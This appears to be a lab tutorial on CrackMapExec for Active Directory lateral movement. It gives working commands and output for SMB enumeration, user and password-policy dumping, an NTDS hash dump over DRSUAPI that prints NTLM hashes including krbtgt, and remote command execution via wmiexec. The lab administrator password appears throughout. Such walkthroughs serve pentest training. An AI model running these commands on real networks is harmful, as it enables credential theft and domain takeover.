Lateral Movement on Active Directory: CrackMapExec

Table of Content

Introduction to Crackmapexec

Crackmapexec, also known as CME, is a post-exploitation tool. The developer of the tool describes it as a "swiss army knife for pen-testing networks".The tool is developed in python and lets us move laterally in an environment while being situationally aware. It abuses the Active Directory security by gathering all the information from IP addresses to harvesting the credentials from SAM. And this is the only information we need for our lateral movement. It also offers us numerous modules such as mimikatz, web delivery, wdigest, etc. to make dumping of credentials and getting a session easy.

Configurations Used for Practical

- Target: Windows Server 2019
- Attacker: Kali Linux 2020.1

Windows Server Details


- Domain: MARVEL.local
- User: Administrator
- Password: P@ssw0rd1
- IP Address: 192.168.201.132

Windows Client Details

- OS: Windows 10
- IP Address: 192.168.201.130
- Users: kavish, geet, aarti, yashika
- Password: P@ssw0rd1

Installation

- apt install crackmapexec



Enumeration

- Discovering IPs – Discovering IPs to the entire network
  crackmapexec smb 192.168.201.2/24

```
┌──(root💀kali)-[~]
└─# crackmapexec smb 192.168.201.2/24
SMB         192.168.201.130 445    TEST1           [*] Windows 10.0 Build 19041 x64 (name:TEST1) (domain:MARVEL.local) (
SMB         192.168.201.132 445    HYDRA-DC        [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:MARVEL.local
```

- Users – list of users
  crackmapexec smb 192.168.201.132 -u 'Administrator' -p 'P@ssw0rd1' –user

```
┌──(root💀kali)-[~]
└─# crackmapexec smb 192.168.201.132 -u 'Administrator' -p 'P@ssw0rd1' --user
SMB         192.168.201.132 445    HYDRA-DC        [*] Windows 10.0 Build 17763 x64 (name:HYDRA
SMB         192.168.201.132 445    HYDRA-DC        [+] MARVEL.local\Administrator:P@ssw0rd1 (Pw
SMB         192.168.201.132 445    HYDRA-DC        [+] Enumerated domain user(s)
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\Administrator
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\Guest
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\krbtgt
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\fcastle
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\pparker
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\tstark
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\gmadaya
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\mlucido
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\frvilla
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\arimorin
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\mflores
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\mdelacruz
```

- Password Policies
  crackmapexec smb 192.168.201.132 -u 'Administrator' -p 'P@ssw0rd1' --pass-pol

```
┌──(root💀kali)-[~]
└─# crackmapexec smb 192.168.201.132 -u 'Administrator' -p 'P@ssw0rd1' --pass-pol
SMB         192.168.201.132 445    HYDRA-DC        [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (
SMB         192.168.201.132 445    HYDRA-DC        [+] MARVEL.local\Administrator:P@ssw0rd1 (Pwn3d!)
SMB         192.168.201.132 445    HYDRA-DC        [+] Dumping password info for domain: MARVEL
SMB         192.168.201.132 445    HYDRA-DC        Minimum password length: 7
SMB         192.168.201.132 445    HYDRA-DC        Password history length: 24
SMB         192.168.201.132 445    HYDRA-DC        Maximum password age: 41 days 23 hours 53 minutes
SMB         192.168.201.132 445    HYDRA-DC
SMB         192.168.201.132 445    HYDRA-DC        Password Complexity Flags: 000001
SMB         192.168.201.132 445    HYDRA-DC            Domain Refuse Password Change: 0
SMB         192.168.201.132 445    HYDRA-DC            Domain Password Store Cleartext: 0
SMB         192.168.201.132 445    HYDRA-DC            Domain Password Lockout Admins: 0
SMB         192.168.201.132 445    HYDRA-DC            Domain Password No Clear Change: 0
SMB         192.168.201.132 445    HYDRA-DC            Domain Password No Anon Change: 0
SMB         192.168.201.132 445    HYDRA-DC            Domain Password Complex: 1
SMB         192.168.201.132 445    HYDRA-DC
SMB         192.168.201.132 445    HYDRA-DC        Minimum password age: 1 day 4 minutes
SMB         192.168.201.132 445    HYDRA-DC        Reset Account Lockout Counter: 30 minutes
SMB         192.168.201.132 445    HYDRA-DC        Locked Account Duration: 30 minutes
SMB         192.168.201.132 445    HYDRA-DC        Account Lockout Threshold: None
SMB         192.168.201.132 445    HYDRA-DC        Forced Log off Time: Not Set
```


Credential Dumping - NTDS (DRSUAPI)

- crackmapexec smb 192.168.201.2/24 -u 'Administrator' -p 'P@ssw0rd1' --ntds drsuapi

```
┌──(root💀kali)-[~]
└─# crackmapexec smb 192.168.201.2/24 -u 'Administrator' -p 'P@ssw0rd1' --ntds drsuapi                                  127 x 1
SMB         192.168.201.130 445    TEST1           [*] Windows 10.0 Build 19041 x64 (name:TEST1) (domain:MARVEL.local) (signing:False) (SMBv1:False)
SMB         192.168.201.132 445    HYDRA-DC        [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:MARVEL.local) (signing:True) (SMBv1:False)
SMB         192.168.201.130 445    TEST1           [+] MARVEL.local\Administrator:P@ssw0rd1 (Pwn3d!)
SMB         192.168.201.132 445    HYDRA-DC        [+] MARVEL.local\Administrator:P@ssw0rd1 (Pwn3d!)
SMB         192.168.201.132 445    HYDRA-DC        [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         192.168.201.130 445    TEST1           [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         192.168.201.132 445    HYDRA-DC        Administrator:500:aad3b435b51404eeaad3b435b51404ee:ae974876d974abd805a989ebead86846:::
SMB         192.168.201.130 445    TEST1           [+] Dumped 0 NTDS hashes to /root/.cme/logs/TEST1_192.168.201.130_2021-06-08_223142.ntds of which 0 we
added to the database
SMB         192.168.201.132 445    HYDRA-DC        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.201.132 445    HYDRA-DC        krbtgt:502:aad3b435b51404eeaad3b435b51404ee:624d088a6332c84821da118859c6b64c:::
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\fcastle:1103:aad3b435b51404eeaad3b435b51404ee:ead0cc57ddaae50d876b7dd6386fa9c7:::
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\pparker:1105:aad3b435b51404eeaad3b435b51404ee:bd02737ad69caab34a448c7d542e2ab9:::
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\tstark:1106:aad3b435b51404eeaad3b435b51404ee:499e7d8c6c8ad470e57e00d0f3618d5e:::
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\gmadaya:1110:aad3b435b51404eeaad3b435b51404ee:4015571b4efccafd47f99dd161da48a0:::
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\mlucido:1111:aad3b435b51404eeaad3b435b51404ee:4015571b4efccafd47f99dd161da48a0:::
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\frvilla:1112:aad3b435b51404eeaad3b435b51404ee:4015571b4efccafd47f99dd161da48a0:::
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\arimorin:1113:aad3b435b51404eeaad3b435b51404ee:4015571b4efccafd47f99dd161da48a0:::
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\mflores:1114:aad3b435b51404eeaad3b435b51404ee:4015571b4efccafd47f99dd161da48a0:::
SMB         192.168.201.132 445    HYDRA-DC        MARVEL.local\mdelacruz:1115:aad3b435b51404eeaad3b435b51404ee:8f4494f76196dffa4c75bb4adc97c220:::
SMB         192.168.201.132 445    HYDRA-DC        HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:39d85b275617a3180e3d05c44031798e:::
SMB         192.168.201.132 445    HYDRA-DC        TEST1$:1107:aad3b435b51404eeaad3b435b51404ee:540a941ca46eab96bfde8b990c9388aa:::
SMB         192.168.201.132 445    HYDRA-DC        TEST2$:1108:aad3b435b51404eeaad3b435b51404ee:d44d0eddf431977223934991ac5b9fc3:::
SMB         192.168.201.132 445    HYDRA-DC        Administrator:aes256-cts-hmac-sha1-96:320c088df1577b7699d004625a7726faa3761a4b5656f5324d0fe20b8c5bc24a
```

Remote Command Execution

- crackmapexec smb 192.168.201.132 -u 'Administrator' -p 'P@ssw0rd1' -x 'net user Administrator /domain' --exec-method wmiexec



Conclusion

Enumeration is an intense task in any Penetration Testing as well as Red Team Assessment. But we saw that with the help of Crackmapexec or CME it seems quite easier and faster. Lateral Movement can take a huge amount of time if not done properly in an environment. But CME provides us with this functionality in just a single execution that any script kiddie can manipulate and perform. Overall this proves that CME is an important tool for Situational Awareness and Lateral Movement and it should be in every pentester arsenal.